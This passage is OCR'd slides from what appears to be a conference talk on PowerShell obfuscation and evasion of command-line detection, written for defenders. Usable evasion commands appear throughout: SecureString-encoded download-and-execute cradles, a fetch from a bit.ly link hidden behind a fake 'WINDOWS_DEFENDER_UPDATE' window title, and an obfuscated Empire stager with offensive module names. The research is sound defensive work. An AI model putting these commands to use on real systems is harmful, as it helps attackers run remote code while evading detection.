What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)
  - However, when a key is specified (byte array or SecureString) then the value is always the same on any system/user combination **as long as you have the same key**.
  - Size restriction on SecureString? **65,536 characters!**

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)
  - However, when a key is specified (byte array or SecureString) then the value is always the same on any system/user combination **as long as you have the same key**.
  - Size restriction on SecureString? **65,536 characters!**

So massive password…
or perhaps an entire script?

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - But what if I don't care about SecureString for securing passwords but want to use it strictly for encoding/decoding full commands/scripts?

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - But what if I don't care about SecureString for securing passwords but want to use it strictly for encoding/decoding full commands/scripts?

  - $cmd = "IEX (IWR $url).Content"
    $secCmd = ConvertTo-SecureString $cmd -AsPlainText -Force
    $secCmdPlaintext = $secCmd | ConvertFrom-SecureString **-Key (1..16)**

```
PS C:\Users\limited_user\Desktop> $secCmdPlaintext
76492d1116743f0423413b16050a5345MgB8AGcAYgBXADMAVwBjAEYATABMAFUASABFADQALwBiAG8AdABzAGkAQgByAHcAPQA9AHwANgB1AGYAYgA5AGM
ANAA3AGEAZQBkADAAZAAwAGMAMQAwAGQAYwA3ADQAMQA4ADUAMgBjAGIAYQBiADEAMgA1ADUANAA2AGEAZAAyADAANwAwADUANgA1AGMAYQA5AGIAYgAwAG
YAZAA4AGUAOAA0ADEAMwA2ADQANwAyADYAOQA2AGMAYwBkADAAOQAxADcAMwBmAGUAYQBhADQAZgAyADQANQAxADkANQA5ADIAMgBmADQAZgAwAGEAMQBjA
GMAZQA4ADgANABmAGMANwBkAGIANAAxAGIAMQA3ADYAZgBjAGEAZgA0ADAANgAwADQAYwA5ADAAOABjADUAOAAxADgANABkADYAMwA0ADAANgBjADIAZAA1
ADMANwAzAGMAYQA5AGQANgAwADAAYQAyADkANgA3ADQAMgBjADQAOQA1ADcAOAAzADUANwBhAGQANgA4ADYANAA2ADgAMgAwADkAZgBhAGEAYQAwADQANgA
2ADgAMgBkADEAZgA4ADcAMwA3ADgAYwA1ADYAYQBiADEAYQA4AGQAZAAzAGIAOAB1AGMAOABhADMANgAzAGQAYQA1AGYAZAA4ADAAZgBmADQAMwBjADIANA
AzADgANQBiAGIAYQA1ADcAYQAxADEAZAAxADQAOAA1AGIAMgB1ADEAYQA2AGIAOABmADcAMQBiAGUANgA0ADEAMQBhAGIAMwBhAGUAMQBiADEANAA5AGMAM
ABjADkANQAzAGMANwBmADIAZQAwAGUAMwB1ADkAMwBkAGMAZgB1AGQANgBmAGMAYQAwADYAOAA2ADEAZQAzADkAZgAyADQAMABiADYAYwAzADkAOABiADMA
OQA1ADIAZQAwAGIANwAxAGMANAA4ADIAZABiADUAMgA0ADAANwBjADgAMAAwADIAOQA0AGIAYgA5ADEAOAAwAGQAMgA3ADgAYQA2AGEAZQAzADcANgAxADU
AYQAwAGYAMABhADQAOABmADIAZAAxADkAOAAzAGYANABmADIANgAzADMANQA1AGEAMgBhADkAOQBjADIAZgA2ADgAMwBiADcANQBjADIAZgBmADgANAA0AG
UANgBhADAAZgBkADYAMwA5AA==
```

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - But what if I don't care about SecureString for securing passwords but want to use it strictly for encoding/decoding full commands/scripts?
  - $cmd = "IEX (IWR $url).Content"
    $secCmd = ConvertTo-SecureString $cmd -AsPlainText -Force
    $secCmdPlaintext = $secCmd | ConvertFrom-SecureString **-Key (1..16)**
  - (on target system)
    $secCmd = $secCmdPlaintext | ConvertTo-SecureString **-Key (1..16)**
    ([System.Runtime.InteropServices.Marshal]::PtrToStringAuto([System.Runtime.InteropServic
    es.Marshal]::SecureStringToBSTR($secCmd))) | IEX

What's Old Is New: Encoding/Decoding with PS 1.0

- After finishing my POC I found:

Obfuscator for Powershell

Windows Server > Windows PowerShell

Question

Is there any obfuscator exist for powershell?

Monday, August 30, 2010 10:00 AM

0

Sign in to vote

Reply | Quote

Jim Tsai Acer 0 Points

Answers

PowerShell scripts are pure text.

So, the answer is no...

I suppose you could cobble something together using secure strings to store the real scrip in a file, read it into Powershell. use ConvertFrom-SecureString and use the string as your script

http://technet.microsoft.com/en-us/library/dd315356.aspx

Karl

0

Sign in to vote

- https://social.technet.microsoft.com/Forums/windowsserver/en-US/14bed3c9-8c51-4b87-8b3b-9c0f76d0b136/obfuscator-for-powershell?forum=winserverpowershell

What's Old Is New: Encoding/Decoding with PS 1.0

- After finishing my POC I found:
- 0 up votes

Answered by:

54,332

Points
Top 0.1%

Just Karl

Joined Apr 2009

8 14 23

Just Karl's threads

Show activity

Obfuscator for Powershell

Windows Server > Windows PowerShell

Question

Is there any obfuscator exist for powershell?

0
Sign in to vote

Monday, August 30, 2010 10:00 AM

Reply | Quote

Jim Tsai Acer 0 Points

Answers

PowerShell scripts are pure text.
So, the answer is no...
I suppose you could cobble something together using secure strings to store the real scrip in a file, read it into Powershell. use ConvertFrom-SecureString and use the string as your script
http://technet.microsoft.com/en-us/library/dd315356.aspx
Karl

0
Sign in to vote

- https://social.technet.microsoft.com/Forums/windowsserver/en-US/14bed3c9-8c51-4b87-8b3b-9c0f76d0b136/obfuscator-for-powershell?forum=winserverpowershell

Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- **Launch Techniques**
- Invoke-Obfuscation Demo

Launch Techniques

- So let’s say your Regex detection for obfuscation is perfect
- Applied to every execution of powershell.exe
- Any problems here?

Launch Techniques

- So let's say your Regex detection for obfuscation is perfect
- Applied to every execution of powershell.exe
- Any problems here?

1. Unmanaged PowerShell (PowerShell w/o powershell.exe)
    1. Loading of System.Management.Automation.dll
    2. (still shows up in Scriptblock and Module logging)

Launch Techniques

- So let's say your Regex detection for obfuscation is perfect
- Applied to every execution of powershell.exe
- Any problems here?

1. Unmanaged PowerShell (PowerShell w/o powershell.exe)
    1. Loading of System.Management.Automation.dll
    2. (still shows up in Scriptblock and Module logging)
2. Convoluted LAUNCH techniques for powershell.exe

Launch Techniques

- Once again, **powershell /?** provides us with an absolute gold mine for command line obfuscation

```
-Command
    Executes the specified commands (and any parameters) as though they were
    typed at the Windows PowerShell command prompt, and then exits, unless
    NoExit is specified. The value of Command can be "-", a string. or a
    script block.

    If the value of Command is "-", the command text is read from standard
    input.

    If the value of Command is a script block, the script block must be enclosed
    in braces ({}). You can specify a script block only when running PowerShell.exe
    in Windows PowerShell. The results of the script block are returned to the
    parent shell as deserialized XML objects, not live objects.

    If the value of Command is a string, Command must be the last parameter
    in the command , because any characters typed after the command are
    interpreted as the command arguments.

    To write a string that runs a Windows PowerShell command, use the format:
        "& {<command>}"
    where the quotation marks indicate a string and the invoke operator (&)
    causes the command to be executed.
```

Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"

```
C:\Users\limited_user\Desktop>cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
SUCCESS
```

Launch Techniques

- powershell.exe called by cmd.exe

- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
SUCCESS
```

Launch Techniques

- powershell.exe called by cmd.exe

- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
SUCCESS
```

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
SUCCESS
```

Launch Techniques

- Image: C:\Users\limited_user\Desktop\powershell.exe
  CommandLine: powershell - -

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell IEX $input

Launch Techniques

- Image: C:\Users\limited_user\Desktop\powershell.exe
  CommandLine: powershell -
  ParentImage: C:\Windows\System32\cmd.exe
  ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell IEX $input
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"

Launch Techniques

- Is it safe to key off of cmd.exe with arguments "| powershell *"??
  Of course not! "powershell" can be set and called as variables in cmd.exe

- cmd /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUCCESS -Fore Green ^| %p1%%p2% - "

- ```
  ParentImage: C:\Windows\System32\cmd.exe
  ParentCommandLine: cmd  /c echo Write-Host SUCCESS -Fore Green | %p1%%p2% -
  ```
  ```

Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green&& **powershell IEX $env:cmd**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  IEX $env:cmd
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "set cmd=Write-Host ENV -Fore Green&& powershell IEX $env:cmd"
```

Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green&& **powershell IEX $env:cmd**"

Already seen in the wild. Javascript sets PowerShell command in environment variable and then PowerShell retrieves and executes it.

http://blog.airbuscybersecurity.com/post/2016/03/FILELESS-MALWARE-%E2%80%93-A-BEHAVIOURAL-ANALYSIS-OF-KOVTER-PERSISTENCE

Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green&& **powershell IEX $env:cmd**"

Can also use .Net function or GCI/dir or Get-Variable:
[Environment]::GetEnvironmentVariable('cmd', 'Process')
(Get-ChildItem/ChildItem/GCI/DIR/LS env:cmd).Value
Get-Variable/Variable/GV cmd -ValueOnly ***(-V thru –ValueOnly)***
(Get-Variable/Variable/GV cmd).Value
(Get-Item/GI/Item Variable:cmd).Value

Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green&& **powershell IEX $env:cmd**"
- cmd.exe /c "**echo** Write-Host CLIP -Fore Green **| clip**&& **powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms') ; IEX ([System.Windows.Forms.Clipboard]::GetText())**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())"
```

Launch Techniques

```
Image: C:\Windows\System32\clip.exe
CommandLine: clip -
```

- powershell.exe called by cmd.exe
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Gree **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Gree **| powershell IEX $input**"
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green **&& powershell IEX $env:cmd**"
- cmd.exe /c "**echo** Write-Host CLIP -Fore Green **| clip&& powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms') ; IEX ([System.Windows.Forms.Clipboard]::GetText())**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())-
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())"-
```

Launch Techniques

- So we just apply detection logic to Child and Parent process arguments and we're good…Right?

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  -                                  -
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "echo Write-Host SUCCESS -Fore Green | powershell -"-
```

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Green**&& cmd /c echo %cmd% | powershell -**"

Does this work???

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore G
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fo **powershell -**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  -
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% | powershell -"
```

http://ohtoptens.com/wp-content/uploads/2015/05/Grumpy-Cat-NO-8.jpg

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Green**&& cmd /c echo %cmd% | powershell -**"

Escape with ^ for cmd.exe

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Green**&& cmd /c echo %cmd% ^| powershell -**"


Escape with ^ for cmd.exe

Does this work???

Launch Techniques

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green
- cmd.exe /c "**set cmd=**Write-Host SUCCESS -Fore Gre
  ^| powershell -"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  -
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd  /c echo %cmd% | powershell -
```



http://journalthis.danoah.com/wp-content/uploads/best-funniest-grumpy-cat-22.jpg

Launch Techniques

- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green**&& cmd /c echo %cmd% ^| powershell -**"
  - cmd /c echo %cmd% | powershell -
    - powershell -

- Detect by recursively checking parent process command arguments? Not 100% of the time ☹

Launch Techniques

- Set content in one process and then query it out and execute it from another completely separate process. **NO SHARED PARENT PROCESS!**

- cmd /c "title WINDOWS_DEFENDER_UPDATE&&echo IEX (IWR https://bit.ly/L3g1t)&& FOR /L %i IN (1,1,1000) DO echo"

- cmd /c "powershell IEX (Get-WmiObject Win32_Process -Filter \^"Name = 'cmd.exe' AND CommandLine like '%WINDOWS_DEFENDER_UPDATE%'\^").CommandLine.Split([char]38)[2].SubString(5)"

Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- **Invoke-Obfuscation Demo**

Invoke-Obfuscation Demo

- Overview and demo of open source tool: **Invoke-Obfuscation**
  - DISCLAIMER: Please do not use this tool for evil.

Invoke-Obfuscation Integration!

- **Ryan Cobb (@cobbr_io)**
- **ObfuscatedEmpire** – Empire + Invoke-Obfuscation (Released <36hrs ago!)
- https://cobbr.io/ObfuscatedEmpire.html
- https://github.com/cobbr/ObfuscatedEmpire

```
(Empire: stager/launcher) > set Listener test
(Empire: stager/launcher) > set Obfuscate True
(Empire: stager/launcher) > generate
C:\wiNDOWs\SySTem32\cMD.ExE  /c"sEt   yrm= [sTRiNg]::jOin( '' ,( ( 40, 163 , 145,124 , 55 , 111 ,124 ,145 , 155 , 40,40,166, 101 ,162 ,111 , 141,142,
5 , 72,71 , 62 , 120 , 40, 50 ,40, 133,164,171 ,120 , 145, 135 , 50 ,42 ,173, 61,175 , 173,65,175, 173 ,70 , 175 , 173 ,67 ,175,173,62 , 175 ,173 , 6
173,64, 175,173, 60 , 175 ,173 ,66,175,42,40, 55, 146,40 , 47, 145,47, 54 ,47, 123 ,171 ,47, 54 , 47,166 , 151,47 ,54 ,47 , 103 ,105,160, 157, 111 ,4
,47 , 156, 124, 115,101, 156, 101 ,107 , 47 , 54 , 47 , 123, 164 , 47 , 54, 47,122 , 47 ,54, 47 , 164 ,56,163 ,145 ,122, 47,54 , 47, 105,155, 56, 116
7 , 51,40 ,51 ,40 ,40 ,73 ,40 , 163 , 145 ,164,55, 166 , 101,122 , 151 , 101,142,154 ,105,40 ,40, 102,106,163 , 152,153,170,40,40, 50,40,133 , 164 ,1
,105,135 , 50 , 42, 173,60,175,173 , 61, 175, 173, 64 ,175 , 173, 63 , 175,173 , 62, 175 ,42 ,55,146,40,47, 163 , 47 ,54 , 47,171,123 ,164, 145, 155
16, 105 ,124, 56 , 167 ,105,102,47,54, 47 , 164 , 47, 54,47,163 ,47,54,47, 162, 105,161 , 165, 145 ,47 , 51 , 40, 51,40 ,40, 73, 40, 44,64 ,102, 161,
```


Invoke-Obfuscation Integration!

```
(Empire) > set obfuscate True
[*] Obfuscating all future powershell commands run on all agents.
(Empire) > show obfuscate_command
Token,All,1
(Empire) > preobfuscate
[>] Preobfuscate all powershell modules using obfuscation command: "Token,All,1"? This may take a substantial amount of time. [y/N] y
[>] Force reobfuscation of previously obfuscated modules? [y/N] y
[*] Obfuscating HTTP-Login.ps1...
[*] Obfuscating Find-Fruit.ps1...
[*] Obfuscating Invoke-PSInject.ps1...
[*] Obfuscating Invoke-RunAs.ps1...
[*] Obfuscating MailRaider.ps1...
[*] Obfuscating Set-MacAttribute.ps1...
[*] Obfuscating New-HoneyHash.ps1...
[*] Obfuscating Invoke-BackdoorLNK.ps1...
[*] Obfuscating PowerBreach.ps1...
[*] Obfuscating Get-SecurityPackages.ps1...
[*] Obfuscating Install-SSP.ps1...
[*] Obfuscating Invoke-EventVwrBypass.ps1...
[*] Obfuscating Get-GPPPassword.ps1...
[*] Obfuscating PowerUp.ps1...
[*] Obfuscating Invoke-BypassUAC.ps1...
[*] Obfuscating Get-SiteListPassword.ps1...
[*] Obfuscating Invoke-Tater.ps1...
[*] Obfuscating Invoke-WScriptBypassUAC.ps1...
[*] Obfuscating Get-System.ps1...
[*] Obfuscating Invoke-MS16032.ps1...
[*] Obfuscating Invoke-DCSync.ps1...
```

Closing Comments

- What does this mean for the Blue Team?
- "Real Security versus Hope fueled by Ignorance." –Jeffrey Snover

We Blue Teamers Be Like…



http://a1.att.hudong.com/20/94/01300542899589141698943196665.jpg

Closing Comments

- Obfuscation is already being used by attackers
- A purely Command Argument defensive approach is difficult (but possible)
- But what if this were being performed in Python? Or VBA?
  - How robust is their logging?
- PowerShell Scriptblock logging simplifies all but the last layer of obfuscation
  - #WINNING
- Break all assumptions, know your options, and hunt for **Indicators of Obfuscation**

Credit Where Credit Is Due

- Nick Carr, Matt Dunwoody, Devon Kerr & Willi Ballenthin
- Evan Pena, Chris Truncer, James Hovious & Robert Davis
- My wife, Paige
  - 100’s of hours of research
  - 450+ hours of tool development
  - Listening to me talk about PowerShell

Questions?

- Daniel Bohannon
- @danielhbohannon
- http://danielbohannon.com
- https://github.com/danielbohannon/Invoke-Obfuscation